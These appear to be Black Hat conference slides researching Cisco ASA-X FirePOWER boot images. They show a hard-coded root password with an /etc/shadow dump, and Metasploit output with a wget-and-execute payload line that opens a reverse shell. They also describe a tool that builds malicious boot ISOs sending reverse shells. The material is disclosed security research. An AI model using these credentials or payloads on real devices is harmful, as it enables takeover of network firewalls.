- 6.2.2.1
- 6.2.2
- 6.2.0.6
- 6.2.0.5
- 6.2.0.4
- 6.2.0.3
- 6.2.0.2
- 6.2.0.1
- 6.2.0

**ASA 5506-X with FirePOWER Services**

Release 6.2.3

▲ My Notifications

We recommend upgrading to our Suggested Release, as indicated by a gold star for each product, to take advantage of resolved issues. For details, see the release notes.

**File Information**

	Release Date	Size	
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3	28-Sep-2018	5.95 MB	 
<b>Do not untar</b>			
 Cisco_Network_Sensor_Hotfix_H-6.2.3.999-5.sh.REL.tar			
<a href="#">Advisories</a>			
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3	01-Apr-2018	1200.90 MB	 
<b>Do not untar</b>			
 Cisco_Network_Sensor_Upgrade-6.2.3-83.sh.REL.tar			
<a href="#">Advisories</a>			
ASA FirePOWER module boot image  asasfr-5500x-boot-6.2.3-4.img	01-Apr-2018	40.97 MB	 
<a href="#">Advisories</a>			
ASA FirePOWER module install package  asasfr-sys-6.2.3-83.pkg	01-Apr-2018	1278.99 MB	 
<a href="#">Advisories</a>			

**1**

**2**

[ASA 5506-X with FirePOWER Services 6.2.3 Software Download](#)

#BHUSA @BlackHatEvents

# Install the FirePOWER Boot Image via Cisco CLI

Complete these steps in order to download the boot image via the ASA CLI:

- a. Download the boot image on an FTP, TFTP, HTTP, or HTTPS server.
- b. Enter the **copy** command into the CLI in order to download the boot image to the flash drive.

Here is an example that uses HTTP protocol (replace the <HTTP\_Server> with your server IP address):  
`this:ftp://username:password@server-ip/asasfr-5500x-boot-5.3.1-152.img`

```
ciscoasa# copy http://<HTTP_SERVER>/asasfr-5500x-boot-5.3.1-152.img  
disk0:/asasfr-5500x-boot-5.3.1-152.img
```

3. Enter this command in order to configure the ASA SFR boot image location in the ASA flash drive:

```
ciscoasa# sw-module module sfr recover configure image disk0:/file_path
```

Here is an example:

```
ciscoasa# sw-module module sfr recover configure image disk0:  
/asasfr-5500x-boot-5.3.1-152.img
```

4. Enter this command in order to load the ASA SFR boot image:

```
ciscoasa# sw-module module sfr recover boot
```

# Drop to the FirePOWER Boot Image Shell

## Set Up the ASA SFR Boot Image

Complete these steps in order to set up the newly installed ASA SFR boot image:

1. Press **Enter** after you open a session in order to reach the login prompt.

 Note: The default username is **admin**. The password differs based on software release:**Admin123** for 7.0.1 (new device from the factory only), **Admin123** for 6.0, and later, **Sourcefire** for pre-6.0.

Here is an example:

```
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.
```

```
Cisco ASA SFR Boot Image 5.3.1
asasfr login: admin
Password: Admin123
```

```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: admin
Password:

Cisco FirePOWER Services Boot 6.2.3 (4)
Type ? for list of commands

asasfr-boot>?
show          => Display system information. Enter show ? for options
config        => Configure the system. Enter config ? for options
system        => Control system operation
setup         => System Setup Wizard
support       => None
delete        => Delete files
ping          => Ping a host to check reachability
nslookup      => Look up an IP address or host name with the DNS servers
traceroute    => Trace the route to a remote host
exit          => Exit the session
help          => Get help command syntax


asasfr-boot>■
```

# Boot Image Root Shell via Hard-Coded Creds

cisco123 ←

```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: root
Password:
root@asasfr-boot:~# id
uid=0(root) gid=0(root)
root@asasfr-boot:~# cat /etc/shadow
admin:$1$r7kZS9FH$lnXUUeAZXgxcGkF5VJXLR1:14966:0:99999:7:::
root:$1$z50Rlo.4$yWM0q/HPI944EtYFcE52I/:14966:0:99999:7:::
sshd:!:19139:0:99999:7:::
root@asasfr-boot:~#
```



# Metasploit FirePOWER Boot Image Root Shell Module

```
mstf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set IMAGE_PATH disk0:/asasfr-5500x-boot-6.2.3-4.img
IMAGE_PATH => disk0:/asasfr-5500x-boot-6.2.3-4.img
mstf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set PASSWORD labpass1
PASSWORD => labpass1
mstf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set USERNAME albinolobster
USERNAME => albinolobster
mstf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
mstf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
mstf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Using URL: http://10.12.70.252:8080/ieXiNV
[*] 10.12.70.253:22 - Attempting to login...
[+] Authenticated with the remote server
[*] Resetting SFR. Sleep for 120 seconds
[*] Booting the image... this will take a few minutes
[*] Configuring DHCP for the image
[*] Dropping to the root shell
[*] wget -qO /tmp/scOKRuCR http://10.12.70.252:8080/ieXiNV;chmod +x /tmp/scOKRuCR;/tmp/scOKRuCR;rm -f /tmp/scOKRuCR
[*] Client 10.12.70.253 (Wget) requested /ieXiNV
[*] Sending payload to 10.12.70.253 (Wget)
[*] Sending stage (989032 bytes) to 10.12.70.253
[*] Meterpreter session 1 opened (10.12.70.252:4444 -> 10.12.70.253:53445) at 2022-07-05 07:37:22 -0700
[+] Done!
[*] Command Stager progress - 100.00% done (111/111 bytes)
[*] Server stopped.

meterpreter > shell
Process 2160 created.
Channel 1 created.
uname -a
Linux asasfr 3.10.107sf.cisco-1 #1 SMP PREEMPT Fri Nov 10 17:06:45 UTC 2017 x86_64 GNU/Linux
id
uid=0(root) gid=0(root)
```

## Exploitation

- Exploit hard-coded credential establish root shell on ASA-X with FirePOWER Services.

## Not a vulnerability

- Disclosed to vendor in March 2022
- Vendor states this is not a vulnerability
- Fixed in Boot Image 7.0+
- **Unpatchable? No mechanism to stop loading of old boot images.**

## Exploits

- Python script
- **SSH Metasploit module**



[github.com/jbaines-r7/slowcheetah](https://github.com/jbaines-r7/slowcheetah)




[github.com/jbaines-r7/cisco\\_asa\\_research/tree/main/modules/boot\\_image\\_shell](https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/boot_image_shell)




# **Distributable Malicious FirePOWER Boot Image for ASA-X**

Distributable Malicious FirePOWER Boot Image for ASA-X


# Hacker Cat Has No Access!



# FirePOWER Boot Image Is... A Generic Bootable Linux ISO



# Distribute a Malicious ISO / Boot Image?



# Pinch Me: Malicious Boot Image Creator

## Example

### Generating the Image (reverse shell to 10.0.0.28:1270)

```
albinolobster@ubuntu:~/pinchme$ sudo ./pinchme.sh -i 10.0.0.28 -p 1270
LHOST: 10.0.0.28
LPORT: 1270
/home/albinolobster/pinchme/iso.fkfpCd
--2022-06-13 07:56:18-- https://distro.ibiblio.org/tinycorelinux/6.x/x86/relea
Resolving distro.ibiblio.org (distro.ibiblio.org)... 152.19.134.43
Connecting to distro.ibiblio.org (distro.ibiblio.org)|152.19.134.43|:443... cor
... snip the download of many Tiny Core files ...

/home/albinolobster/pinchme/iso.fkfpCd/cde/optional /home/albinolobster/pinchme
/home/albinolobster/pinchme
xorriso 1.5.2 : RockRidge filesystem manipulator, libburnia project.

Drive current: -outdev 'stdio:tinycore-custom.iso'
Media current: stdio file, overwriteable
Media status : is blank
Media summary: 0 sessions, 0 data blocks, 0 data, 61.9g free
xorriso : WARNING : -volid text does not comply to ISO 9660 / ECMA 119 rules
Added to ISO image: directory '/=''/home/albinolobster/pinchme/iso.fkfpCd'
xorriso : UPDATE :      51 files added in 1 seconds
xorriso : UPDATE :      51 files added in 1 seconds
ISO image produced: 32815 sectors
```

## Exploitation

- Create a Tiny Core Linux Bootable ISO
- Get Administrator to install it
- Sends a reverse shell to configured IP:port

## Not a vulnerability

- **No security expectations for the boot image.**
- Doesn't persist through reboots.

## Features


- **Reverse Shell**
- SSH
- DOOM-ASCII



[github.com/jbaines-r7/pinchme](https://github.com/jbaines-r7/pinchme)



### Cisco ASA-X with FirePOWER Services





# Distributable Malicious FirePOWER Install Package for ASA-X

# ASA-X FirePOWER Module Install Package

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ASA 5506-X with FirePOWER Services

Release 6.2.3

[My Notifications](#)

[Related Links and Documentation](#)

[Firepower Hotfix Release Notes](#)

[Release Notes for 6.2.3](#)

[Documentation Roadmap](#)

We recommend upgrading to our Suggested Release, as indicated by a gold star for each product, to take advantage of resolved issues. For details, see the release notes.

File Information	Release Date	Size	Actions
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3	28-Sep-2018	5.95 MB	<a href="#">Download</a> <a href="#">Buy</a>
<b>Do not untar</b>			
Cisco_Network_Sensor_Hotfix_H-6.2.3.999-5.sh.REL.tar			
<a href="#">Advisories</a>			
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3	01-Apr-2018	1200.90 MB	<a href="#">Download</a> <a href="#">Buy</a>
<b>Do not untar</b>			
Cisco_Network_Sensor_Upgrade-6.2.3-83.sh.REL.tar			
<a href="#">Advisories</a>			
ASA FirePOWER module boot image	01-Apr-2018	40.97 MB	<a href="#">Download</a> <a href="#">Buy</a>
asasfr-5500x-boot-6.2.3-4.img			
<a href="#">Advisories</a>			
ASA FirePOWER module install package	01-Apr-2018	1278.99 MB	<a href="#">Download</a> <a href="#">Buy</a>
asasfr-sys-6.2.3-83.pkg			
<a href="#">Advisories</a>			

1

2

#BHUSA @BlackHatEvents

Information Classification: General

# FirePOWER Boot Image Supports Signed Install Packages

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
    :Parameters:
        - `pkg_path` - Path to package
        - `extract_dir` - Directory where package need to be extracted
        - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

# FirePOWER Module Signed Install Package

isasfr-sys-6.2.3-83.pkg - GHex


File	Edit	View	Windows	Help
000000000 C0 C5 00 00 00 06 00 00 06 77 69 67 6E 6F 72 65 69 74 03 6B 65 79 .....wignoreit.key				
00000016 00 00 00 00 00 00 00 00 20 00 00 00 0C 0D 30 48 92 7C 4D F4 72 74 ..... OH. M.rt				
0000002C B1 B9 B2 DC 9B 60 37 52 03 53 45 E9 A8 27 CE 07 E0 31 C7 7A 95 4F .....`7R.SE..'.1.z.0				
00000042 04 63 68 65 63 6B 73 75 6D 00 00 00 00 01 00 00 31 35 30 66 37 37 .checksum.....150f77				
00000058 61 33 61 63 32 65 32 65 34 65 39 31 34 35 37 32 37 31 63 36 31 64 a3ac2e2e4e91457271c61d				
0000006E 31 62 37 62 34 64 32 63 37 33 61 37 66 31 37 33 34 30 63 62 32 30 1b7b4d2c73a7f17340cb20				
00000084 63 35 38 33 66 32 34 36 38 33 38 30 33 32 30 37 39 30 66 64 37 61 c583f2468380320790fd7a				
0000009A 30 39 63 63 35 64 37 64 35 30 36 39 30 31 38 34 33 39 37 30 31 30 09cc5d7d50690184397010				
